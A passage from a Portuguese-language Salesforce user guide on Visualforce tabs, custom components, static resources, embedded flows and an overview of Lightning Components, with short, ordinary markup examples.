Se um estilo de guia já estiver em uso, um número entre colchetes [] será exibido perto no nome de estilo da guia. Passe o mouse sobre o nome do estilo para exibir as guias que usam esse estilo. Clique em *Ocultar estilos usados em outras guias* para filtrar a lista.

6. Clique em estilo de guia para selecionar o esquema de cores e o ícone da guia personalizada. Se preferir, clique em **Criar o seu estilo** na caixa de diálogo Seletor de estilo da guia se quiser criar um estilo de guia personalizado e sua organização tiver acesso à guia Documentos. Para criar o seu estilo de guia:

- a. Clique no ícone de pesquisa *Cor* para exibir a caixa de diálogo de seleção de cor e clique em uma cor para selecioná-la.
- b. Clique em **Inserir uma imagem**, selecione a pasta de documento e selecione a imagem que deseja usar.

Se preferir, clique em **Pesquisar em Documentos**, insira um termo de pesquisa e clique em **Ir!** para encontrar um nome de arquivo de documento que inclua seu termo de pesquisa.

 **Nota:** A caixa de diálogo inclui apenas arquivos em pastas de documentos que sejam inferiores a 20 KB e tenham a caixa de seleção *Disponível externamente* selecionada nas configurações de propriedades de documentos. Se o documento usado para o ícone for excluído posteriormente, o Salesforce substitui-o por um ícone de bloco multicolor padrão ().

- c. Selecione um arquivo e clique em **OK**. O Assistente de nova guia personalizada reaparece.
7. Também é possível marcar a caixa de seleção *Pronto para o Salesforce Classic Mobile* para indicar que a página do Visualforce é exibida e funciona corretamente no aplicativo Salesforce Classic Mobile.

Marcar a caixa de seleção faz com que a guia seja adicionada à lista de guias disponíveis para as configurações móveis do Salesforce Classic Mobile. Antes de mobilizar uma guia do Visualforce, analise as considerações sobre a guia do Salesforce Classic Mobile para se certificar de que as páginas do Visualforce nas suas guias sejam compatíveis com navegadores móveis.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar guias do Visualforce:

- "Personalizar aplicativo"

 **Nota:** A caixa de seleção `Pronto para Salesforce Classic Mobile` será exibida somente se a opção `Salesforce Classic Mobile` estiver ativada para a organização.

Essa configuração não afeta a exibição das guias do Visualforce no aplicativo Salesforce1. Para permitir o uso de uma nova guia do Visualforce no Salesforce1, consulte `Ativar páginas do Visualforce para uso no aplicativo móvel Salesforce1` e [Definindo páginas do Visualforce](#) na página 68.

8. Outra opção é escolher um link personalizado para usar como a página inicial introdutória quando os usuários clicarem pela primeira vez na guia. Observe que as páginas iniciais não são exibidas no aplicativo Salesforce Classic Mobile. Evite usar uma página inicial se planeja mobilizar essa guia.
9. Insira uma descrição da guia, se desejar, e clique em **Avançar**.
10. Escolha os perfis de usuários para os quais a nova guia personalizada ficará disponível:
 - Selecione **Aplicar uma visibilidade de guia a todos os perfis** e escolha `Padrão ativado`, `Padrão desativado` ou `Guia oculta na lista suspensa`.
 - Se preferir, selecione **Aplicar uma visibilidade de guia diferente a cada perfil** e escolha `Padrão ativado`, `Padrão desativado` ou `Guia oculta na lista suspensa` para cada perfil.
11. Especifique os aplicativos personalizados que devem ter a nova guia.
12. Marque `Anexar guia às personalizações pessoais existentes dos usuários` para adicionar a nova guia às configurações de exibição personalizada dos seus usuários, caso isso tenha sido feito.
13. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Definindo páginas do Visualforce](#)

Exceções não identificadas no Visualforce

Se uma página do Visualforce não desenvolvida tiver um erro ou uma exceção não identificada

- Você verá uma explicação simples do problema no Salesforce.
- O desenvolvedor que criou a página receberá o erro por email com sua organização e ID de usuário. Nenhum outro dado de usuário é incluído no relatório.

Se você estiver no modo de desenvolvimento, e não no mesmo namespace da página, verá a mensagem e o tipo de exceção, além de um aviso de que o desenvolvedor foi notificado por email.

Se você for o desenvolvedor e estiver no mesmo namespace da página, e não estiver no modo de desenvolvimento, verá uma mensagem de exceção. Você também poderá ver uma mensagem indicando que desenvolvedor foi notificado. Se você estiver no modo de desenvolvimento, verá a mensagem e o tipo de exceção, bem como o rastreamento de pilha do Apex.

CONSULTE TAMBÉM:

[Depurando o seu código](#)

Gerenciando configurações de versão para as páginas e componentes personalizados do Visualforce

Para auxiliar na compatibilidade com versões anteriores, cada página e componente personalizado do Visualforce é salvo com as configurações da versão especificada da API e também do Visualforce. Se a página ou o componente do Visualforce fizer referência aos pacotes gerenciados instalados, as configurações da versão de cada pacote gerenciado mencionadas pela página ou componente também serão salvas. Isso garante que, à medida que o Visualforce, a API e os componentes dos pacotes gerenciados evoluem para as versões subsequentes, as páginas e os componentes do Visualforce ainda estão vinculados às versões com comportamento específico e conhecido.

Versão do pacote é um número que identifica o conjunto de componentes carregados em um pacote. O número da versão tem o formato *majorNumber.minorNumber.patchNumber* (por exemplo, 2.1.3). Os números maiores e menores aumentam para um valor escolhido em toda versão principal. O *patchNumber* é gerado e atualizado apenas para a versão do patch. Os editores podem usar as versões do pacote para evoluírem os componentes nos pacotes gerenciados com suavidade, lançando versões subsequentes do pacote sem romper as integrações existentes com clientes usando o pacote.

 **Nota:** Os componentes do pacote e os componentes personalizados do Visualforce são conceitos distintos. O pacote é composto de vários elementos, como objetos personalizados, classes e acionadores do Apex e páginas e componentes personalizados.

Para definir a API do Salesforce e a versão do Visualforce para uma página ou componente personalizado do Visualforce:

1. Edite uma página ou componente do Visualforce e clique em **Configurações da versão**.

 **Nota:** É possível modificar somente as configurações de versão de uma página ou componente personalizado na guia Configurações da versão ao editar a página ou componente na Configuração.

2. Selecione a **versão** da API do Salesforce. Essa também é a versão do Visualforce usada com a página ou o componente.
3. Clique em **Salvar**.

Para definir as configurações da versão do pacote para uma página ou componente personalizado do Visualforce:

1. Edite uma página ou componente do Visualforce e clique em **Configurações da versão**.
2. Selecione uma **versão** para cada pacote gerenciado mencionado pela página ou componente do Visualforce. Essa versão do pacote gerenciado continuará a ser usada pela página ou pelo componente se forem instaladas versões posteriores do pacote gerenciado, a menos que você atualize manualmente a configuração da versão. Para adicionar um pacote gerenciado instalado à lista de configurações, selecione um pacote na lista de pacotes disponíveis. A lista só será exibida se você tiver um pacote gerenciado instalado que ainda não esteja associado à página ou ao componente.
3. Clique em **Salvar**.

Observe o seguinte ao trabalhar com as configurações da versão do pacote:

- Se você salvar uma página ou um componente personalizado do Visualforce que faça referência a um pacote gerenciado sem especificar uma versão do pacote gerenciado, a página ou componente estará associado por padrão à versão mais recente instalada do pacote gerenciado.
- Você não poderá **Remover** uma configuração da versão da página ou do componente do Visualforce de um pacote gerenciado se este for referenciado pela página ou pelo componente. Use a opção **Mostrar dependências** para descobrir onde o pacote gerenciado é mencionado.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e definir as configurações da versão para páginas do Visualforce:

- "Personalizar aplicativo"

Configurações de segurança do navegador e o Visualforce

Algumas páginas do Visualforce são executadas a partir dos servidores `*.force.com`. Se você tiver definido os sites confiáveis de seu navegador para incluir o `*.salesforce.com`, será preciso adicionar `*.force.com` à lista.

Dependendo do seu navegador e suas configurações, você poderá ver um erro parecido com o seguinte em algumas páginas:

As configurações de privacidade de seu navegador impediram que esta página exibisse algum conteúdo. Para exibir esse conteúdo, você precisa alterar as configurações de privacidade do seu navegador de forma a permitir cookies de "terceiros" do domínio `mypages.na1.visual.force.com`. Caso seu navegador seja o Internet Explorer, você também poderá adicionar `mypages.na1.visual.force.com` à lista de sites confiáveis, na página de opções de segurança.

O Salesforce inclui um cabeçalho Platform for Privacy Preferences Project (P3P) em algumas páginas. O cabeçalho é composto pelas seguintes configurações:

Objetivo

CUR - As informações são usadas para concluir a atividade para as quais foram fornecidas.

Categoria

STA - Mecanismos para manter uma sessão "stateful" com um usuário ou automaticamente reconhecer usuários que visitaram determinado site ou acessaram determinado conteúdo anteriormente; por exemplo, cookies HTTP.

Destinatário

OTR - Pessoas jurídicas seguindo diferentes práticas. Os usuários não podem optar por usá-las ou não.

Se seu navegador estiver configurado para suportar P3P, esse cabeçalho permitirá a exibição de todas as páginas do Visualforce. Para obter mais informações sobre o P3P, consulte [Platform for Privacy Preferences \(P3P\) Project](#).

Se seu navegador estiver configurado para bloquear cookies de terceiros e não usar o cabeçalho P3P, você poderá ver um erro semelhante ao acima, execute uma das seguintes ações:

- Configurar P3P para seu navegador
- Alterar as configurações do navegador para permitir cookies de terceiros
- Adicionar o servidor adequado à lista de exceção de cookies do navegador

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Componentes do Visualforce

O que é um componente personalizado?

O Salesforce oferece uma biblioteca de componentes padrão predefinidos, como `<apex:relatedList>` e `<apex:dataTable>`, que pode ser usada para desenvolver páginas do Visualforce. Além disso, você pode criar seus componentes personalizados para ampliar essa biblioteca.

O componente personalizado engloba um padrão de design comum que pode ser reutilizado em uma ou mais páginas do Visualforce. Ele consiste em:

- Um conjunto de marcações do Visualforce delimitado pela marca `<apex:component>`
- Um controlador de componente opcional criado no Apex habilitando o componente a executar lógica adicional, como classificar itens em uma lista ou calcular valores

Por exemplo, você deseja criar um álbum de fotografias usando páginas do Visualforce. Cada fotografia no álbum possui sua própria cor de borda e uma legenda de texto embaixo. Em vez de repetir a marcação do Visualforce requerida para exibir cada foto no álbum, você pode definir um componente personalizado chamado `Fotoúnica` que possui atributos para imagem, cor da borda e legenda, e depois usar esses atributos para exibir a imagem na página. Uma vez definido, cada página do Visualforce em sua organização pode aproveitar o componente personalizado `Fotoúnica` da mesma maneira que uma página pode aproveitar componentes padrão como `<apex:dataTable>` ou `<apex:relatedList>`.

Ao contrário dos modelos de página, que também permitem aos desenvolvedores reutilizarem marcações, os componentes personalizados proporcionam maior poder e flexibilidade porque:

- Os componentes personalizados permitem aos desenvolvedores definirem atributos que podem ser passados para cada componente. O valor de um atributo pode mudar a forma como uma marcação é exibida na página final, e a lógica com base em controlador que é executada para aquela instância do componente. Esse comportamento é diferente dos modelos, que não possuem uma forma de passar informações da página que usa um modelo para a própria definição do modelo.
- As descrições de componentes personalizados são exibidas na caixa de diálogo de referência do componente do aplicativo junto com as descrições do componente padrão. As descrições do modelo, por outro lado, podem somente ser usadas como referência através da área Configuração do Salesforce, porque elas são definidas como páginas.

CONSULTE TAMBÉM:

[Definindo componentes personalizados do Visualforce](#)

[Exibindo e editando componentes personalizados do Visualforce](#)

EDIÇÕES

Disponível em: Salesforce
Classic e Lightning
Experience

Disponível em: Edições
**Contact Manager, Group,
Professional, Enterprise,
Performance, Unlimited e
Developer**

Definindo componentes personalizados do Visualforce

Para criar um componente personalizado do Visualforce:

1. Na Configuração do Salesforce, insira *Componentes* na caixa *Busca rápida* e selecione **Componentes do Visualforce**.
2. Clique em **Novo**.
3. Na caixa de texto *Rótulo*, digite o texto que deverá ser usado para identificar o componente personalizado nas ferramentas de configuração.
4. Na caixa de texto *Nome*, digite o texto que deverá ser usado para identificar esse componente personalizado na marcação do Visualforce. Esse nome pode conter somente sublinhados e caracteres alfanuméricos, e deve ser exclusivo na sua organização. Deve começar com uma letra, não incluir espaços, não terminar com sublinhado e não conter dois sublinhados consecutivos.
5. Na caixa de texto *Descrição*, insira um texto descritivo do componente personalizado. Essa descrição aparece na referência do componente com outras descrições de componente padrão assim que você clica em **Salvar**.
6. Na caixa de texto *Corpo*, insira a marcação do Visualforce para a definição do componente personalizado. Um único componente pode conter até 1 MB de texto ou aproximadamente 1.000.000 de caracteres.
7. Clique em **Configurações da versão** para especificar a versão do Visualforce e a API usada com esse componente. Também é possível especificar versões para quaisquer pacotes gerenciados instalados na sua organização.
8. Clique em **Salvar** para salvar as alterações e exibir a tela de detalhes do componente personalizado, ou clique em **Gravação rápida** para salvar as alterações e continuar a editar o componente. A marcação do Visualforce deve ser válida para que você possa salvar o componente.

 **Nota:** Você também pode criar um componente personalizado no modo de desenvolvimento do Visualforce adicionando uma referência a um componente personalizado que ainda não exista para a marcação de página do Visualforce. Depois de salvar a marcação, é exibido um link de correção rápida que pode ser usado para criar uma nova definição de componente (incluindo qualquer atributo especificado) com base no nome que você forneceu para o componente.

Por exemplo, se você ainda não definiu um componente personalizado chamado `meuNovoComponente` nem inseriu `<c:meuNovoComponente meuNovoAtributo="foo"/>` na marcação de página existente, após clicar em **Salvar**, uma correção rápida permitirá que você defina um novo componente personalizado chamado `meuNovoComponente` com a seguinte definição padrão:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar componentes personalizados:

- "Personalizar aplicativo"

É possível modificar essa definição na Configuração inserindo *Componentes* na caixa Busca rápida, selecionando **Visualforce** e clicando em **Editar** ao lado do componente personalizado meuNovoComponente.

CONSULTE TAMBÉM:

- [O que é um componente personalizado?](#)
- [O que é um componente personalizado?](#)

Exibindo e editando componentes personalizados do Visualforce

Em Configuração, insira *Componentes* na caixa Busca rápida, selecione **Componentes do Visualforce** e clique no nome de um componente personalizado para visualizar sua definição.

Na página de detalhes, é possível executar as seguintes ações:

- Clicar em **Editar** para editar o componente personalizado.
- Clicar em **Excluir** para excluir o componente personalizado.
- Clicar em **Clonar** para criar uma cópia do componente personalizado. É necessário especificar um novo nome para o novo componente.
- Clicar em **Onde é usado (a)?** para exibir uma lista de todas as referências ao componente personalizado em sua organização.
- Clique em **Mostrar dependências** para exibir os itens, como outro componente, permissão ou preferência, que devem existir para que esse componente personalizado seja válido.

Depois de criado, é possível exibir o componente em

`http://minhainstanciadoSalesforce/apexcomponent/nomedonovocomponente`, onde o valor de *minhainstanciadoSalesforce* é o nome de host de sua instância do Salesforce (por exemplo, na3.salesforce.com) e o valor de *nomedonovocomponente* é o valor do campo `Nome` na definição do componente personalizado.

O componente é exibido como se fosse uma página do Visualforce. Como consequência, se o seu componente contar com atributos ou com o conteúdo do corpo da marca do componente, esse URL pode gerar resultados inesperados. Para testar de forma mais exata um componente personalizado, adicione-o a uma página do Visualforce e exiba a página.

CONSULTE TAMBÉM:

- [O que é um componente personalizado?](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para clonar, editar, excluir ou definir versões dos componentes personalizados:

- “Personalizar aplicativo”

Gerenciando componentes personalizados do Visualforce

Depois de criar componentes personalizados, você poderá exibi-los, editá-los e excluí-los. Em Configuração, insira *Componentes* na caixa *Busca rápida* e selecione **Componentes do Visualforce** para exibir a página de lista Componentes, que mostra a lista de componentes personalizados definidos para a sua organização. Nessa página, você pode:

- Clicar em **Novo** para [definir um novo componente personalizado](#).
- Clicar no nome de um componente personalizado para [exibir informações detalhadas sobre o componente](#).
- Clicar em **Editar** para [modificar o nome ou a marcação de um componente](#).

 **Nota:** Um ícone  indica que um componente personalizado do Visualforce está em um pacote gerenciado instalado. Você não pode editar nem excluir um componente personalizado do Visualforce em um pacote gerenciado. Um ícone  indica que um componente personalizado do Visualforce em um pacote gerenciado previamente liberado será excluído no upload do próximo pacote. Você pode optar por desfazer a exclusão do componente personalizado do Visualforce por meio da página de detalhe do pacote.

- Clicar em **Excluir** para remover um componente personalizado da sua organização.
-  **Nota:** O prefixo de namespace é adicionado às classes e acionadores do Apex, componentes e páginas do Visualforce, modelos de marca, pastas, s-controls, recursos estáticos, links da web e tipos de relatório personalizados caso eles estejam incluídos em um pacote gerenciado. Mas se você não tiver permissão para personalizar aplicativos, o campo de prefixo de namespace não será exibido para modelos de marca, pastas e tipos de relatório personalizados.

Recursos estáticos

O que é um Recurso estático?

Os recursos estáticos permitem carregar conteúdo para o qual você pode fazer referência em uma página do Visualforce, incluindo arquivos (como .zip e .jar), imagens, folhas de estilo, JavaScript e outros arquivos.

É preferível usar um recurso estático para carregar um arquivo na guia Documentos porque:

- É possível organizar uma coleção de arquivos relacionados em uma hierarquia de diretórios e carregar essa hierarquia como um arquivo .zip ou .jar.
- É possível fazer referência a um recurso estático na marcação da página pelo nome usando a variável global `!$Resource` em vez de IDs de documento embutidos em código:
 - Para fazer referência a um arquivo autônomo, use `!$Resource.<nome_do_recurso>` como um campo de mesclagem, onde `<nome_do_recurso>` é o nome especificado quando você carregou o recurso. Por exemplo:

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

ou

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar e editar componentes personalizados:

- “Personalizar aplicativo”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

- Para fazer referência a um arquivo em uma pasta, use a função `URLFOR`. Especifique o nome do recurso estático fornecido quando você carregou o arquivo com o primeiro parâmetro e o caminho ao arquivo desejado com o segundo parâmetro. Por exemplo:

```
<apex:image url="{!URLFOR($Resource.TestZip, 'images/Bluehills.jpg')}" width="50" height="50"/>
```

ou

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}" />
```

- Você pode fazer com que caminhos relativos nos arquivos de recurso estático façam referência a outro conteúdo dentro do arquivo. Por exemplo: no seu arquivo CSS, de nome `styles.css`, você tem o seguinte estilo:

```
table { background-image: img/testimage.gif }
```

Ao usar esse CSS em uma página do Visualforce, você precisa verificar se o arquivo CSS pode encontrar a imagem. Para isso, crie um arquivo (como um arquivo zip) que inclua `styles.css` e `img/testimage.gif`. Verifique se a estrutura do caminho está preservada no arquivo. Em seguida, carregue o arquivo como recurso estático de nome “`style_resources`”. Depois, na sua página, adicione o seguinte componente:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}" />
```

Como o recurso estático contém tanto a folha de estilo quanto a imagem, o caminho relativo da folha de estilo é resolvido e a imagem é exibida.

Um único recurso estático pode ter até 5 MB. Uma organização pode ter até 250 MB de recursos estáticos. Os recursos estáticos se aplicam à cota de armazenamento de dados da organização.

CONSULTE TAMBÉM:

[Definindo recursos estáticos](#)

Definindo recursos estáticos

Para criar um recurso estático:

1. Em Configuração, insira *Recursos estáticos* na caixa *Busca rápida* e selecione **Recursos estáticos**.
2. Clique em **Novo**.
3. Na caixa de texto *Nome*, digite o texto que deverá ser usado para identificar o recurso na marcação do Visualforce. Esse nome pode conter somente sublinhados e caracteres alfanuméricos, e deve ser exclusivo na sua organização. Deve começar com uma letra, não incluir espaços, não terminar com sublinhado e não conter dois sublinhados consecutivos.
 -  **Nota:** Se você fizer referência a um recurso estático na marcação do Visualforce e depois alterar o nome do recurso, a marcação do Visualforce será atualizada para refletir a alteração.
4. Na área de texto *Descrição*, especifique uma descrição opcional para o recurso.
5. Ao lado da caixa de texto *Arquivo*, clique em **Procurar** para navegar até uma cópia local do recurso que deseja carregar.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

- Para criar recursos estáticos:
- “Personalizar aplicativo”

Um único recurso estático pode ter até 5 MB e uma organização pode ter até 250 MB de recursos estáticos, no total.

6. Defina o Controle de cache:

- *Particular* especifica que os dados do recurso estático em cache no servidor do Salesforce não devem ser compartilhados com outros usuários. O recurso estático só é armazenado em cache para a atual sessão do usuário.
- **Nota:** Configurações de cache em recursos estáticos são definidos como privados quando acessados por meio de um site Force.com cujo perfil do usuário convidado apresenta restrições com base no intervalo de IPs ou horas de login. Sites com restrições do perfil de usuário convidado armazenam em cache recursos estáticos apenas dentro do navegador. Além disso, se um site não restrito anteriormente se tornar restrito, demorará até 45 dias para que os recursos estáticos expirem no cache do Salesforce e nos caches intermediários.
- *Público* especifica que os dados do recurso estático em cache no servidor do Salesforce podem ser compartilhados com outros usuários da organização para um tempo menor de carregamento.

As especificações do W3C sobre definições do campo de cabeçalho trazem mais informações técnicas sobre o controle de cache.

- **Nota:** Esse recurso só funciona para organizações habilitadas pelo Sites que usam recursos estáticos.

7. Clique em **Salvar**.

- **Cuidado:** Se você estiver usando o WinZip, não deixe de instalar a versão mais recente. Versões mais antigas do WinZip podem causar perda de dados.

CONSULTE TAMBÉM:

- [Exibindo e editando recursos estáticos](#)
- [O que é um Recurso estático?](#)

Exibindo e editando recursos estáticos

Em Configuração, insira *Recursos estáticos* na caixa *Busca rápida*, selecione **Recursos estáticos** e clique no nome de um recurso para exibir os detalhes, incluindo o tipo de MIME, o tamanho do recurso em bytes, além de quando ele foi criado e modificado pela última vez.

Na página de detalhes, é possível executar as seguintes ações:

- Clicar em **Editar** para editar o recurso.
- Clicar em **Excluir** para excluir o recurso.
- Clicar em **Clonar** para criar uma cópia do recurso. É necessário especificar um novo nome para o novo recurso.
- Clicar em **Onde é usado (a)?** para exibir uma lista de todas as referências ao recurso estático em sua organização.

CONSULTE TAMBÉM:

- [Definindo recursos estáticos](#)
- [Gerenciando recursos estático](#)
- [O que é um Recurso estático?](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

- Para clonar, editar ou excluir recursos estáticos:
- “Personalizar aplicativo”

Gerenciando recursos estático

Depois de criar recursos estáticos, você poderá personalizá-los, editá-los e excluí-los. Em Configuração, insira *Recursos estáticos* na caixa Busca rápida e selecione **Recursos estáticos** para exibir a página de lista Recursos estáticos, que exibe a lista de recursos definida para sua organização. Nessa página, você pode:

- Clicar em **Novo recurso estático** para definir um novo recurso estático.
- Clicar em um nome de recurso para exibir informações detalhadas sobre a página, incluindo o tipo e o tamanho do MIME.
- Clicar em **Editar** ao lado do recurso para modificar o nome do recurso ou para carregar uma nova versão do recurso.
- Clicar em **Excluir** para remover um recurso.

 **Nota:** O prefixo de namespace é adicionado às classes e acionadores do Apex, componentes e páginas do Visualforce, modelos de marca, pastas, s-controls, recursos estáticos, links da web e tipos de relatório personalizados caso eles estejam incluídos em um pacote gerenciado. Mas se você não tiver permissão para personalizar aplicativos, o campo de prefixo de namespace não será exibido para modelos de marca, pastas e tipos de relatório personalizados.

CONSULTE TAMBÉM:

[Exibindo e editando recursos estáticos](#)

[O que é um Recurso estático?](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para criar e editar recursos estáticos:

- “Personalizar aplicativo”

Fluxos no Visualforce

Incluir um fluxo a uma página do Visualforce

Para personalizar a aparência de um fluxo ou aprimorar sua funcionalidade, integre-o a uma página do Visualforce. Se sua organização tiver fluxos ativados para sites e portais, use a página do Visualforce para entregar o fluxo ao site, portal ou comunidade do Force.com.

 **Nota:** Os usuários só podem executar fluxos que tenham uma versão ativa. Se o fluxo que você incluiu não tiver uma versão ativa, os usuários verão uma mensagem de erro. Se o fluxo incorporado incluir um elemento de subfluxo, o fluxo referenciado e chamado pelo elemento de subfluxo deve ter uma versão ativa.

Para adicionar um fluxo a uma página do Visualforce, integre-a usando o componente `<flow:interview>`:

1. Localize o nome exclusivo do fluxo:
 - a. Em Configuração, insira *Fluxos* na caixa *Busca rápida* e selecione **Fluxos**.
 - b. Clique no nome do fluxo que deseja incluir.
2. Defina uma nova página do Visualforce ou abra uma que você deseja editar.
3. Adicione o componente `<flow:interview>`, em algum lugar entre as marcas `<apex:page>`.
4. Defina o atributo `name` como nome exclusivo do fluxo. Por exemplo:

```
<apex:page>
<flow:interview name="MyUniqueFlowName"/>
</apex:page>
```

 **Nota:** Se o fluxo é de um pacote gerenciado, o atributo `nome` deve ter este formato: `namespace.flowuniquename`.

5. Restrinja os usuários que podem executar o fluxo configurando a segurança da página do Visualforce que o contém. Para executar o fluxo, usuários externos (como os de uma comunidade) precisam de acesso à página do Visualforce. Para executar o fluxo, usuários externos precisam de acesso à página do Visualforce e de um dos seguintes:
 - A permissão "Executar fluxos"
 - O campo `Usuário do Force.com Flow` ativado na página de detalhes do usuário
6. Especifique o que acontece quando um usuário clica em **Concluir** em uma tela do fluxo [configurando o comportamento de conclusão de fluxo](#).

CONSULTE TAMBÉM:

- [Segurança de página do Visualforce](#)
- [Guia do desenvolvedor do Visualforce: Renderizando fluxos com o Visualforce](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited e Developer**

PERMISSÕES DO USUÁRIO

Para criar, editar e definir as configurações da versão para páginas do Visualforce:

- "Personalizar aplicativo"

Para ativar, desativar ou excluir um fluxo, ou para editar as propriedades do fluxo:

- "Gerenciar fluxo do Force.com"

Exemplos de redirecionamento de usuários de fluxo de uma página do Visualforce

Depois que você incorporar um fluxo em uma página do Visualforce, redirecione os usuários para outra tela do Salesforce quando eles clicam em **Concluir**. Para isso, configure o atributo `finishLocation`.

 **Nota:** Você não pode redirecionar usuários de fluxo para um URL que seja externo à sua organização do Salesforce.

Para rotear usuários para outra página do Visualforce...

Defina o atributo `finishLocation` para `{!$Page.YourPage}`.

Este exemplo roteia os usuários para a página inicial do Visualforce `MyUniquePage`.

```
<apex:page>
  <flow:interview name="MyUniqueFlow" finishLocation="{!$Page.MyUniquePage}"/>
</apex:page>
```

Para rotear usuários para um URL relativo dentro de sua organização do Salesforce...

Defina o atributo `finishLocation` para `{URLFOR('relativeURL')}`.

Este exemplo roteia os usuários para a página inicial do Salesforce.

```
<apex:page>
  <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/home/home.jsp')}"/>
</apex:page>
```

Para obter mais exemplos, consulte "Configurar o atributo `finishLocation` em um fluxo" no *Guia do desenvolvedor do Visualforce*.

CONSULTE TAMBÉM:

- [Incluir um fluxo a uma página do Visualforce](#)
- [Guia do desenvolvedor do Visualforce: Renderizando fluxos com o Visualforce](#)

Ativar e desativar o bate-papo nas páginas do Visualforce

Adicione um widget de bate-papo em suas páginas personalizadas do Visualforce.

1. Em Configuração, insira *Configurações de bate-papo* na caixa Busca rápida e selecione **Configurações de bate-papo**.
2. Clique em **Editar**.
3. Em Configuração do Visualforce, selecione `Permitir`.
Desmarque para desativar o bate-papo em páginas personalizadas do Visualforce.
4. Clique em **Salvar**.

Para impedir que o widget de bate-papo seja exibido em uma página específica do Visualforce, faça o seguinte:

- Desative o cabeçalho da guia Salesforce em sua página, definindo `<apex:page showHeader="false">`.
- Defina o `contentType` da página como algo diferente de `text/html`, por exemplo, `<apex:page contentType="text/plain">`.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Enterprise, Performance, Unlimited e Developer**

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Group, Professional, Enterprise, Performance, Unlimited, Contact Manager e Developer**

PERMISSÕES DO USUÁRIO

- Para ativar o bate-papo nas páginas personalizadas do Visualforce
- "Personalizar aplicativo"

Componentes do Lightning

Visão geral da estrutura de componente do Lightning (beta)

A estrutura de Componente do Lightning é uma estrutura de UI para criar aplicativos da web dinâmicos para dispositivos móveis e desktops. É uma estrutura moderna para criar aplicativos de página única projetados para crescimento.

 **Nota:** Componentes do Lightning em aplicativos independentes (recursos .app) estão disponíveis de forma geral. A integração de componentes do Lightning ao Salesforce1 está em uma versão beta que apresenta qualidade de produção, mas tem algumas limitações.

A estrutura oferece suporte a desenvolvimento de componentes em várias camadas particionadas, que ligam o cliente e o servidor. Usa JavaScript no lado do cliente e Apex no lado do servidor.

Há vários benefícios advindos do uso da estrutura de Componente do Lightning para criar componentes e aplicativos.

Conjunto de componentes prontos para usar

Vem com um conjunto de componentes prontos para usar, para começar a criação de aplicativos. Não é preciso gastar tempo otimizando aplicativos para diferentes dispositivos, pois os componentes já cuidam disso.

Desempenho

Usa uma arquitetura de cliente com estado e servidor sem estado, que usa JavaScript no lado do cliente para gerenciar metadados dos componentes da UI e dados do aplicativo. O cliente chama o servidor somente quando for absolutamente necessário; por exemplo, para obter mais metadados ou dados. O servidor apenas envia os dados de que o usuário precisa para maximizar a eficiência. A estrutura usa JSON para trocar dados entre o servidor e o cliente. Usa de forma inteligente o servidor, o navegador, os dispositivos e a rede, para que você possa se concentrar na lógica e nas interações dos aplicativos.

Arquitetura conduzida por eventos

Usa uma arquitetura conduzida por eventos para melhor desacoplamento entre componentes. Qualquer componente pode se inscrever em um evento de aplicativo, ou um evento de componente que possa ver.

Desenvolvimento mais rápido

Permite que equipes trabalhem mais rápido com componentes prontos para usar, que funcionam com desktops e dispositivos móveis. Criar um aplicativo com componentes facilita o design paralelo, melhorando a eficiência geral de desenvolvimento.

Os componentes são encapsulados, e sua parte interna continua privada, enquanto sua forma pública pode ser vista por seus consumidores. Essa forte separação dá aos criadores de componentes a liberdade de alterar os detalhes da implementação interna e isola os consumidores do componente das mudanças.

Adaptação a dispositivos e compatibilidade entre navegadores

Os aplicativos usam design responsivo e oferecem uma experiência agradável ao usuário. A estrutura de Componente do Lightning oferece suporte para as tecnologias mais recentes de navegadores, como HTML5, CSS3 e eventos de toque.

Use o Console do desenvolvedor para criar componentes do Lightning.

CONSULTE TAMBÉM:

[Usando o Console do desenvolvedor](#)

[Adicionar os componentes do Lightning ao Salesforce1](#)

<https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/>

EDIÇÕES

